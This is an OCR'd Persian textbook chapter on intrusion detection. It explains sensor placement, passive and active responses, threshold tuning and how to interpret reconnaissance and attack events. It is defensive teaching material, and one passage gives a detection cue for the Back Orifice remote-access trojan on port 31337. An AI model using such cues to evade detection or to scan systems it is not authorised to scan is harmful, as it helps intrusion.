
اگر مایل به گذشتن وقایع جالب توجه از فایروال نیستید ، قرار دادن سنسور N-IDS در داخل فایروال انتخاب خوبی نیست. به طور مشابه چنانچه وقایع جالب توجه فقط روی کنترل کننده اصلی حوزه (Primary Domain Controller) در شبکه ویندوز NT ثبت می شود لازم نیست نرم افراز روی کنترل کننده حوزه اصلی قرار داده شود حتی اگر مهاجم از لحاظ فیزیکی روی یک کامپیوتر جایی در شبکه قرار داشته باشد .

به هنگام قرار دادن سنسور N-IDS باید به یک نکته کلیدی دیگر توجه داشته باشید اگر در شبکه به جای هاب از سوییچ استفاده شده است و سنسور N-IDS فقط به پورت سوییچ اتصال دارد سنسور N-IDS به درستی کار نخواهد کرد، چون که فقط ترافیکی که مخصوص خود سنسور N-IDS است به پورتی که سنسور به آن خورده است فرستاده می شود در این گونه شبکه های سوییچی می توان از دو جایگزین برای سنسور N-IDS استفاده کرد (در شکل بعدی هر دو پیکره بندی دیده می شود)

- استفاده از پورت ناظر سوییچ (Switch Monitoring Port)
- راهی شبکه (Network Tab)

ممکن است استفاده از پورت سوییچ یا وظایف مدیریت شبکه تداخل پیدا کند چون مدیریت شبکه از این پورت به منظور اشکال زدایی شبکه استفاده می کند. علاوه بر این در بسیاری از سوییچ ها در هر لحظه فقط امکان نظارت بر یک پورت وجود دارد (برخی کارخانجات سازنده آن را Spanning می نامند) عموما از روی پورت ناظر نمی توان بر ستون فقرات سوییچ را نظارت کرد. از آنجاکه ستون فقرات سوییچ با سرعت چند گیگابایت در ثانیه کار می کند و سنسور N-IDS از اتصال 100 Base T (با سرعت صد مگابیت در ثانیه) استفاده می کند پس در هیچ صورتی نمی تواند کار کند. این نوع اتصال N-IDS را از ارسال باز می دارد به همین دلیل اتصال دادن ارتباطات در این پیکره بندی میسر نیست .

سه راهی یا Tap یک اتصال غیرفعال روی سیمی است که دو وسیله را (مانند روتر و سوییچ) به هم وصل کرده است . عموما Tap به همان هابی وصل می شود که سنسورN-IDS هم به همان هاب وصل شده است. بدین ترتیب امکان مشاهده ترافیک سنسور N-IDS فراهم می شود . از آنجا که در این پیکره بندی سنسور N-IDS مستقیما بین فایروال و روتر قرار نگرفته است لذا نمی توان نقشی در ارتباط دهی داشته باشد.



انتخاب نحوه واکنش

همانند انتخاب آنچه باید نظارت شود. انتخاب واکنش مناسب هم تابع اهداف IDS می باشد به هنگام بروز واقعه می توان واکنش غیر فعال (واکنش که به طور مستقیم مانع فعالیت مهاجم نمی شود) یا واکنش فعال (واکنشی که مستقیما سعی می کند مانع فعالیت مهاجم گردد) اتخاذ کرد. منظور از واکنش غیر فعال این نیست که اجازه دهید واقعه رخ دهد و به کار خود ادامه دهد بلکه در این حالت فعالیت متقابل مستقیما توسط IDS انجام نمی گیرد ، این تفاوت مهم را به خاطر بسپارید علاوه بر این استفاده از واکنش خودکار با واکنشی که توسط انسان کنترل می شود باید با ارزیابی انتخاب شود. در ادامه هریک از واکنش های غیر فعال و واکنش فعال را بررسی می کنیم.

واکنش غیر فعال

شایع ترین کاری که هنگام کشف ورود غیرمجاز انجام می گیرد واکنش غیر فعال است . دلیل این امر ساده است: احتمال اینکه واکنش غیر فعال باعث تجزیه و فروپاشی ترافیک مجاز شود کم است و درعین حال دارای ساده ترین پیاده سازی در روشهای کاملا خودکار می باشد.

- بطور کامل واکنش غیر فعال بیشتر جنبه جمع آوری اطلاعات دارد وبا توجه دادن افراد مجاز از آنها می خواهد در موقع لزوم فعالیت قوی تری از خود نشان دهند

در مورد واکنش غیر فعال می توان به موارد زیر اشاره کرد:

پرهیز کردن (Shanning)

پرهیز کردن امروزه عمومی ترین و بیشترین واکنشی که در برابر تهاجم انجام می شود پرهیز کردن و یا نادیده پنداشتن آن است. در اکثر موارد پس از آنکه سازمان ارتباط اینترنت را برقرار و دیوار آتش را نصب می کند این واکنش را بصورت پیش فرض اتخاذ می کند . در اینجا سازمان مذکور نسبت به توقف حملات از جانب اینترنت به فایروال خود اعتماد می کند. از این نوع واکنش بصورت تصنعی تری هم استفاده می شود که به آن IDS مصنوعی گفته می شود. در این حالت اگر حمله ای نسبت به سرویس غیر موجود انجام شود یا حمله به صورتی باشد که فایروال در برابر آن آسیب ناپذیر باشد IDS آنرا نادیده می گیرد (دو نکته خیلی رز وجود دارد خوب دقت کنید) . یک دلیل خوب برای نادیده گرفتن حمله از جانب سیستم این است که سیستم حساسیتی نسبت به این حمله ندارد برای مثال می توان به تهاجم Microsoft IIS علیه سرور وب UNIX اشاره کرد. به عنوان مثالی دیگر می توان حمله Send mail علیه سرور Microsoft Exchange را نام برد. هیچ کدام از جملات نامبرده به موفقیت نخواهد رسید چون سیستم نسبت به آن آسیب ناپذیر می باشد.

واقعه نگاری (Logging)

واقعه نگاری اگر به محض بروز هر نوع واقعه ای تا آنجا که امکان دارد درباره آن اطلاعات جمع آوری گردد می توان تحلیل جزئی تری درباره آن انجام داد بطوریکه در تصمیم گیری برای اقدامات بیشتر کمک می کند. واقعه نگاری واکنشی از نوع غیر فعال است. IDS می تواند از اطلاعات پایه جمع آوری شده (همانند آدرس IDS زمان و تاریخ نوع واقعه ID فرآیند ، ID کاربر و...) واقعه شناسایی کند .

واقعه نگاری تکمیلی

واقعه نگاری تکمیلی با جمع آوری اطلاعات بیشتر درباره واقعه می توان واکنش غیر فعال قوی تری انجام داد. برای مثال اگر در واقعه نگاری عادی برای تمام اتصالات فقط آدرس IP و شماره پورت ثبت گردد ، واقعه نگاری تکمیلی باعث می شود ID کاربر ، ID فرآیند و کل ترافیک موجود روی ارتباط واقعه نگاری گردد.

نوع دیگری از این نوع واکنش استفاده از سرور مخصوص واقعه نگاری است. در این حالت سازمان از چند سیستم واقعه نگاری استفاده می کند که روی شبکه توزیع شده اند و به محض شناسایی یک واقعه روشن می شوند. این سرورهای مخصوص واقعه نگاری اطلاعات به صورت جزء به جزء جمع آوری و ثبت می کنند از این اطلاعات جهت تشخیص مبدا ترافیک استفاده می شود و چنانچه اقدامات قانونی در آینده انجام شود می توان از آنها به صورت مدرک استفاده کرد.

اخطار دادن

به جای اینکه به هنگام بروز واقعه فقط آگاهی داده شود ، IDS می تواند با اخطار دادن چند نفر را درباره ی آن واقع مطلع کند. اخطار می تواند شکل های متفاوتی داشته باشد که از آن جمله می توان به صفحه چشمک زن ، آژیر خطر ، ارسال email و پیام پیجر اشاره کرد. انتخاب چگونگی اخطار به وضعیت و چگونگی واقعه و پیکر بندی IDS بستگی دارد برای مثال اگر IDS تا ۲۴ ساعت بعد کنترل نمی شود استفاده از صفحات چشمک زن مناسب نیست با استفاده از پیام پست الکترونیک می توان اخطار را به مکان دوردست ارسال کرد اما امکان اینکه به موقع نرسد وجود دارد علاوه بر این دلیل ایجاد ترافیک شبکه ممکن است مهاجم از وجود IDS اطلاع

پیدا کند مزیت استفاده از پیجر (Pager) اعلام به موقع اخطار است اما معمولا نمی توان اطلاعات زیاد و کافی ارائه کند بطوریکه برای انجام اقدام مناسب ابتدا باید لوگ فایلها بررسی شود .

واکنش فعال

بوسیله واکنش اکتیو می توان به منظور کاهش اثرات واقعه سریع ترین اقدام ممکن را انجام داد البته باید حواشی اقدامات مذکور به دقت بررسی مجموعه قواعد آن مورد آزمایش قرار گیرد. در غیر این صورت واکنش اکتیو را می توان باعث اخلال گردد و حتی از سرویس دهی به کاربران قانونی جلوگیری کند. در مورد واکنش اکتیو می توان به اقدامات زیر اشاره کرد :

خاتمه دادن به اتصال sessions و پروسس

خاتمه دادن به اتصال sessions و پروسس شاید آسان ترین اقدام قابل فهم ، خاتمه دادن به واقعه باشد این کار با خاتمه دادن اتصالی که مهاجم در حال استفاده از این است (این کار فقط وقتی میسر است که واقعه TCP استفاده می کند) ، خاتمه دادن به sessions کاربر یا خاتمه دادن فرآیندی که مشکل زا شده است اجرا می شود .

با بررسی واقعه می توان تعیین کرد چه چیزی باید خاتمه داده شود. برای مثال اگر فرایند از منابع سیستمی استفاده می کند. اقدام واضح برای مقابله با آن متوقف کردن آن است. اگر کاربری سعی می کند به راه نفوذ خاصی دست پیدا کند یا به فایلهایی دسترسی داشته باشد که مجاز به دیدن آن نیست ، لازم است به sessions آن کاربر خاتمه داده شود. و بالاخره اگر مهاجمی سعی دارد با استفاده از اتصال شبکه ای به راههای نفوذ موجود سیستم دست پیدا کند. اقدام مناسب خاتمه دادن این اتصال است .

پیکره بندی مجدد شبکه

اگر مشاهده شود از یک آدرس IP خاص تلاش زیادی برای دستیابی به سیستمهای شرکت صورت می گیرد می توان نتیجه گرفت از آن آدرس تهاجمی در حال انجام است در این صورت است که پیکره بندی مجدد فایروال یا روتر انجام می شود . عمل پیکره بندی مجدد بصورت موقت و دائمی انجام می گیرد که این امر به آدرس IP و تبعات ان روی عملکرد شرکت (متوقف کردن کل ترافیک یک شرکت تجاری تاثیرات منفی روی بازده شرکت خواهد داشت) بستگی دارد . می توان با استفاده از قواعد فیلترهای جدید از برقراری هرگونه اتصالی از سایت متخلف جلوگیری کرد و یا روی پورت های خاص این محدودیت را اعمال کرد .

فریب

سخت ترین نوع واکنش اکتیو فریب دادن می باشد در واکنش فریبی سعی می شود مهاجمی به این باور برسد که موفق شده است و هنوز کسی او را شناسایی نکرده است همزمان سیستمی که هدف تهاجم قرار گرفته است در برابر مهاجم محافظت می شود بدین ترتیب که مهاجم به سیستم دیگری جهت داده می شود با بخش های حیاتی سیستم هدف به مکان امنی انتقال داده می شود.

یکی از انواع واکنش فریبی *Honey Pot* میباشد . *Honey Pot* سیستمی است که به جای سیستم اصلی قرار می گیرد و مهاجم را گول می زند. همزمان روی عملکرد مهاجم نظارت می شود و تمام اعمالش ثبت می گردد.البته اطلاعات Honey Pot واقعی نیستند اما بگونه ای است که مشابه اکثر موضوعات موجود روی سایت به نظر می رسد.

واکنش نیمه خودکار و تمام خودکار

واکنش نیمه خودکار عبارت است از مجموعه اقدامات از پیش تعیین شده که به هنگام رخ دادن واقعه ای خاص اجرا می شوند.این واکنش تابع پروسه ای مستند شده است که با تعیین کارهای خاص باعث به راه افتادن مجموعه ای از اقدامات می گردد. این اقدامات می توانند غیر فعال یا فعال باشند . واکنش خودکار را می توان توسط انسان یا کامپیوتر کنترل کرد.

اگر واکنش در برابر وقوع حادثه به طور کامل توسط کامپیوتر و بدون نیاز به مداخله انسان انجام گیرد واکنش تمام خودکار خواهیم داشت .این قبیل واکنش ها باید تابع مجموعه قواعدی باشند که کاملا شفاف و غیر مبهم باشد و به درستی آزمایش شده باشد.از آنجا که این نوع واکنش بدون دخالت انسان انجام می شود.به محض اینکه شروط قاعده ها برآورده شد واکنش انجام می شود.ایجاد واکنشی تمام

اتوماتیک که جلوی کل ترافیک شبکه را بگیرد کار آسانی خواهد بود.در جدول زیر مثال هایی از واکنش اکتیو غیر فعال مناسب برای مجموعه سیاستهایی که در بالا توضیح داده شده آورده شده است.

تنظیم حدود آستانه (Setting Thresholds)

حدود آستانه از بروز اشتباه در معیار های تشخیص جلوگیری می کند از اینرو تاثیر پذیر تری کلی سیاست IDS را افزایش می دهد بوسیله حدود آستانه می توان وقایع تصادفی و غیر تصادفی عمدی را از وقایع عمدی تفکیک کرد. برای مثال امکان دارد یکی از پرسنل با دنبال کردن پیوند هایی که یک موتور جستجو (search engine) به او ارائه کرده است به وب سایتی غیر تجاری وصل شود. در حالی که کارمند مذکور به استفاده از موتور جستجو بوده است اما به دلیل عدم استفاده از پارامترهایی صحیح در جستجو به وب سایتی نا مناسب رسیده است. از این دست نباید منجر به گزارش از جانب IDS شود چون اینگونه گزارشات باعث صرف منابع برای رسیدگی به عملی بی ضرر می شود.

سیاست	واکنش غیر فعال مناسب	واکنش فعال مناسب
کشف حمله	واقعه نگاری واقعه نگاری تکمیلی اخطار دادن	واکنش اکتیو مناسب وجود ندارد
جلوگیری از حمله	واقعه نکاری اخطار دادن	خاتمه دادن به اتصال خاتمه دادن به فرایند پیکره بندی مجدد روتر یا فایروال
کشف تخلف از سیاست	واقعه نگاری اخطار دادن	واکنش اکتیو مناسب وجود ندارد
اعمال سیاست های استفاده	واقعه نگاری اخطار دادن	خاتمه دادن به اتصال پیکره بندی مجدد پروکسی
اعمال سیاست های ارتباطی	واقعه نگاری اخطار دادن	خاتمه دادن به اتصال پیکره بندی مجدد روتر یا فایروال
جمع آوری مدرک	واقعه نگاری واقعه نگار ی تکمیلی اخطار دادن	فریب دادن خاتمه دادن به اتصال

مثال واکنش ها بر اساس سیاست IDS

به طریق مشابه حدود آستانه ای که تهاجمات را کشف می کند باید به صورتی تنظیم شود که از جمع آوری اطلاعات وقایع تکی و بازرسی های سطح پایین صرف نظر کند.این امکان وجود دارد این قبیل وقایع تلاشی برای finger نمودن یک کارمند باشد . Finger

برنامه ای عمومی در سیستم های یونیکس است که عموما به منظور کنترل آدرس های پست الکترونیک صحیح با به دست آوردن کلید عمومی استفاده می شود.البته در مدت زمانی کوتاه تلاش می شود تعداد زیادی از پرسنل finger شوند نشانه ای از یک مهاجم است که سعی در جمع آوری اطلاعات با ارزش سیستم را دارد.

انتخاب حدود آستانه برای IDS مستقیما به نوع وقایع و تخلف های صورت گرفته از سیاست بستگی دارد.تعریف حدود آستانه به صورتی فراگیر قابل اعمال باشد غیر ممکن است. با این حال می توان پارامتر هایی را تعریف کرد و بر اساس آنها حدود آستانه را تنظیم کرد .این پارامتر ها عبارتند ار:

- **مهارت کاربر** تعداد خطای کافی از جانب کاربر منجر به اخطار خطای زیاد می شود.
- **سرعت شبکه** اگر کند باشد برای وقایعی که در آنها بسته های خاص طی مدت زمان خاص پدیدار شوند اخطار داده می شود.
- **اتصال شبکه ای منتظره** اگر IDS بگونه ای پیکربندی شده باشد که به ازاء اتصالات شبکه ای خاص اخطار دهد و آن اتصال شبکه ای به طور عادی ایجاد شود اخطار بروز خطا تولید خواهد شد.
- **بار کاری مسئول امنیتی / مدیریتی** در مواردیکه بار کاری متصدی امنیتی بالا می رود ، حدود آستانه فزایش داده می شود تا اخطار های بروز تحت کنترل درآید.
- **حساسیت سنسور** در موارد یکه از سنسور خیلی حساس استفاده شده است باید حدود آستانه را افزایش داد تا از صدور اخطار بروز خطا به میزان زیاد پرهیز شود.
- **برنامه مؤثر امنیتی** در صورتی که برنامه امنیتی سازمان بسیار مؤثر و کارا باشد می توان برخی حملات را نادیده گرفت چون تدابیر دفاعی دیگر روی شبکه موجود است (این یعنی مرگ شما و زندگی مجدد ما !!).
- **آسیب پذیری های موجود** دلیلی ندارد برای حمله به آسیب پذیری هایی که روی شبکه وجود ندارد اخطار داده شود.
- **حساسیت سیستم و اطلاعات** هر چه حساسیت اطلاعات مورد استفاده در سازمان بیشتر بشد باید حدود آستانه را در سطح پایین تر تنظیم کرد.
- **اهمیت خطا** خطا دو نوع است ، در نوع اول خطا واقعه ای رخ می دهد و نوع دوم در اثر عدم وقوع یک اتفاق به وجود می آید در مورد خطای اول هر چه اهمیت خطا بیشتر باشد حدود آستانه بالاتر در نظر گرفته می شود و در نوع دوم هرچه اهمیت خطا (عدم وقوع یک واقعه)بیشتر باشد حدود آستانه پایین تر تنظیم می شود.

تعیین حدود آستانه بسیار وابسته به سازمان است.اگر چه می توان بصورت کلی خطوط راهنمایی را تعیین نمود اما هر سازمانی بر اساس پارامترهای فوق درباره تعیین حدود آستانه تصمیم می گیرد.

پیاده سازی سیستم

پیاده سازی عملی سیاست IDS باید با همان دقتی که در خود سیاست وجود دارد طرح ریزی گردد به خاطر داشته باشید سیاست IDS روی کاغذ و به امید اینکه آزمایش ها و تجارب دنیای واقعی را بگذراند ایجاد می شود.بنابراین پس از آنکه سیاست IDS تبیین شد و حدود آستانه ابتدایی محاسبه می گردید ، لازم است بر طبق سیاست نهایی در محل قرار داده شود . لازم است تا زمانی که حدود آستانه در حال ارزیابی است IDS از نزدیک و بصورت دوره ای نظارت شود. بدین ترتیب می توان تجارب لازم را درباره سیاست به دست آورد بدون اینکه ترافیک مجاز شبکه یا کاربران مجاز کامپیوتری دچار مشکلی شوند.

به عنوان مثال یک مسئله مهم در طول دوره آزمایشی هرگونه بررسی و ارزیابی که از IDS نشات گرفته است باید با دقت پیاده سازی شود ، **تهمت نابجا زدن به یک کارمند یا به یک فرد خارجی که از مدارک نادرست نشان گرفته است باعث می شود برنامه IDS چندین قدم به عقب باز گردد و کارایی کل برنامه از جانب شرکت زیر سوال رود.**

مدیریت IDS

هم اکنون مفهوم IDS در امنیت مورد بحث است.در حال حاظر سیستم های IDS در بازارهای تجاری حضور چندانی ندارد و چند سیستم N-IDS و H-IDS از فروشنده های مختلف وجود دارد.البته چند سیستم هم موجود است که قیمت گذاری نشده است !!!

قبل از آنکه سازمانی درباره پیاده سازی IDS تصمیم بگیرد لازم است اهداف این برنامه را بفهمد. شاید تا حالا متوجه شده باشید در فصل قبل اشاره ای به IDS نکردیم. دلیل این مطلب عدم کارکرد سیستم IDS نیست بلکه دلیل آن ، این است که ارزش آن اثبات نشده است. برای پیکره بندی و مدیریت درست IDS تلاش زیادی لازم است ، در صورتیکه می توان این میزان انرژی را در پیشگیری از ورود غیر مجاز(با تولید یک برنامه خوب امنیتی) بکار برد و نتیجه خوبی هم گرفت. چنانچه گفته شد در پیاده سازی IDS منابع زیادی برای موفقیت برنامه لازم است.

درک آنچه IDS قادر به بیان است

سیستم IDS فقط مسائلی را گزارش میدهد که از قبل برایش تعریف و پیکره بندی شده باشد. برای پیکره بندی IDS دو جزء وجود دارد،جزء اول علائم حمله است که در سیستم برنامه ریزی شده است، جزء دوم وقایع دیگری است که به تشخیص مدیریت جالب توجه هستند. این وقایع شامل انواع خاص ترافیک یا پیامهای واقعه نگاری است.

درباره علائمی که فروشندگان یا ایجاد کنندگان سیستم IDS را از پیش برنامه ریزی می کنند باید گفت آنها تعبیر خود از اهمیت این وقایع را روی سیستم اعمال می کنند و امکان دارد میزان اهمیتی که یک سازمان به آن واقعه می دهد با میزان اهمیتی که سازنده برای آن قائل شده است تفاوت بسیار داشته باشد.از اینرو مناسب است اولویت بندی اولیه بعضی علایم تغییر داده شود و علائمی که برای آن سازمان به کار نمی رود غیر فعال می باشد. اگر یک سیستم توسط سنسور H-IDS نظارت شود بطوریکه وقایع خاص را ثبت نکند ، نمی توان انتظار داشت سنسور H-IDS آن وقایع را مشاهده کند. به طور مشابه سنسور نتواند وقایع خاصی را مشاهده کند حتی در صورت وقوع آن حوادث ، هشدار نمی دهد.

درک آنچه IDS به شما می گویند

با فرض اینکه IDS به طور مناسب و صحیح پیکره بندی شده باشد می تواند سه نوع واقعه را نمایش دهد:

- ☒ **وقایع شناسایی مقدماتی (از طرف مهاجم)**
- ☒ **حملات**
- ☒ **وقایع مشکوک و غیر مشکوک**

در ادامه به تشریح این وقایع می پردازیم.

☒ **وقایع شناسایی مقدماتی (از طرف مهاجم)**

منظور از وقایع تلاشهایی است که مهاجم قبل از اقدام به حمله واقعی انجام می دهد و منظور از آن جمع آوری اطلاعات درباره سیستم یا سیستم ها می باشد. این وقایع به پنج طبقه تقسیم می سود:

- اسکن مخفی
- اسکن پورت (Port Scan)
- اسکن Trojan
- اسکن آسیب پذیری ها
- فضولی در محتوای فایل !!

اکثر این وقایع روی شبکه اتفاق می افتد و اکثر آنها از طرف اینترنت و علیه سیستم های یا آدرس خارجی رخ می دهد. وقایع شناسایی مقدماتی تلاشی جهت بدست آوردن اطلاعات درباره سیستم ها می باشد.این وقایع به خودی خود به سیستم نفوذ نمی کنند،برخی سیستم های تجاری IDS بگونه ای پیکره بندی می شود که برای وقایع شناسایی مقدماتی اولویت بالایی قائل می شود. با توجه به اینکه این وقایع مکانیزمی جهت نفوذ به سیستمها ندارد لذا اولویت بالا دادن به آن مناسب به نظر نمی رسد البته باید به این نکته توجه داشت احتمال دارد ترافیک اینگونه وقایع از یک سیستم نفوذ یافته آمده باشد و هرگونه اطلاعات در این مورد با مدیریت سیستم در میان گذاشته شود.

اسکن مخفی

در اسکن مخفی تلاش می شود سیستم های موجود روی شبکه شناسایی شوند بطوریکه سیستم مبدا شناسایی نشود . این نوع اسکن روی سنسور های N-IDS بصورت IP Half Scan یا IP stealth Scan پدیدار می شود. واکنش در برابر این نوع اسکن ، شناسایی مبدا انجام دهنده و مطلع کردن مالک سیستم مبدا است که احتمالا مورد نفوذ قرار گرفته است.

اسکن پورت

اسکن پورت سرویس هایی که توسط سیستم روی شبکه ارائه شده است را شناسایی می کند اگر در طی دوره ای کوتاه تعداد خاصی از پورت (حد آستانه) روی یک سیستم باز شوند سیستم IDS عمل اسکن پورت را شناسایی می کند. سنسور های N-IDS و بعضی از سنسور های H-IDS نیز به همین ترتیب اسکن پورت را شناسایی و آن را گزارش می کنند . واکنش مناسب در برابر این نوع اسکن همان واکنشی است که در برابر اسکن مخفی انجام می شود.

اسکن Trojan

برنامه های Trojan زیادی وجود دارد و سنسور N-IDS با نشانه هایی که دارد آنها را شناسایی می کند متاسفانه ترافیک روان به سوی برنامه Trojan با آدرس مقصد بسته شناسایی میشود و این مطلب باعث بروز خطاهای زیادی می شود . در مورد واقعه ، پورت مبدا ترافیک را بررسی نمایید . به عنوان مثال ترافیکی که آن پورت ۸۰ است احتمالا ترافیک برگشتی از یک وب سایت است.

عمومی ترین نوع اسکن Trojan برای *Back Orifice* رخ می دهد. *Back Orifice* از پورت ۳۱۳۳۷ استفاده می کند و یک مهاجم اغلب محدوده های از آدرس ها را برای این پورت اسکن می کند (این مطلب به صورت کاملا نسبی آورده شده و همه میدانیم که ممکن است Back Orifice روی هر شماره پورتی فعال باشد و در صورت استفاده از پلاگین مناسب حتی ممکن است به هیچ پورتی گوش ندهد و از پروتکل ICMP استفاده کند) . کنسول *Back Orifice* هم دارای PING HOST است که این کار را بصورت خودکار انجام می دهد. برای این مطلب نگرانی وجود ندارد مگر اینکه از طرف یک سیستم داخلی ترافیک دیده شود . در اینجا هم واکنش مناسب آن است که با مالک سیستم مبدا که احتمالا مورد نفوذ قرار گرفته است تماس گرفته شود.

اسکن آسیب پذیری

اسکن آسیب پذیری بصورت نشانه های زیاد و متفاوت حمله روی N-IDS ظاهر خواهد شد.عموما این نوع اسکن روی چند سیستمی که موجود هستند به عنوان هدف انجام می شود. اسکن آسیب پذیری فقط سیستم های موجود و فعال را هدف می گیرد.

اسکن آسیب پذیری که توسط هکر انجام می شود را نمی توان از اسکن آسیب پذیری که توسط شرکت امنیتی اجرا می شود تفکیک کرد . در هر حال اسکن به خودی خود نمی تواند به سیستم نفوذ کند (باز این مطلب نسبی است در حالی که اکثر اینگونه فکر نمیکنند ، مثلا با تست بعضی از حفره ها به خودی خود شما یک حمله DOS راه اندازی میکنید بدون آنکه متوجه باشد !!) اما پس از آنکه هکر این نوع حمله را اجرا کرد و سیستم های آسیب پذیری باید با سیستم مبدا تماس گرفته شود و سیستم های داخلی از نظر به روز بودن Patch ها کنترل شوند .

فضولی در محتوای فایل

فضولی یا آزمایش دسترسی به فایل اغلب توسط کاربر داخلی انجام می شود .کاربر مذکور سعی می کند بفهمد به کدام فایلها می توان می توان دست پیدا کرد و محتوای آنها چیست؟ این شناسایی فقط توسط سنسور H-IDS آشکار می شود، البته اگر تلاش غیر مجاز برای دسترسی ثبت شده باشد شناسایی آن امکان پذیر است . وقایعی که فقط یک بار اتفاق می افتد ناشی از اشتباهات سهوی است اما اگر نقشه ای از جانب یک کاربر دیده شد باید با او تماس گرفته شود تا معلوم شود چه کار می کند !!!

☒ حملات

وقایع تهاجمی واقعی هستند که باید به سرعت در برابر آنها عکس العمل نشان داده شود . اگر از یک سیستم آسیب پذیری شناخته شده داخلی سوء استفاده شود IDS برای شناسایی وقایع یا اولویت بالا پیکره بندی می شود . در این حالت لازم است پروسه واکنش در برابر حادثه بلافاصله به اجرا در آید.

به خاطر داشته باشید IDS تفاوتی بین حمله واقعی و اسکن آسیب پذیری که شبیه حمله به نظر میرسد قائل نمیشود . مدیر باید برای تشخیص واقعی بودن حمله ، اطلاعاتی را که توسط IDS ارائه می شود مورد بررسی قرار دهد.اولین چیزی که به نظر می رسد تعداد وقایع است ، مشاهده تعدادی از نشانه های حمله روی یک سیستم و در طی دوره زمانی کوتاه دلالت بر انجام اسکن آسیب پذیری (و نه حمله واقعی) دارد. کشف نشانه یک حمله روی یک یا چند سیستم دلالت بر حمله واقعی دارد.

☒ وقایع مشکوک و غیر موجه (suspicious Events)

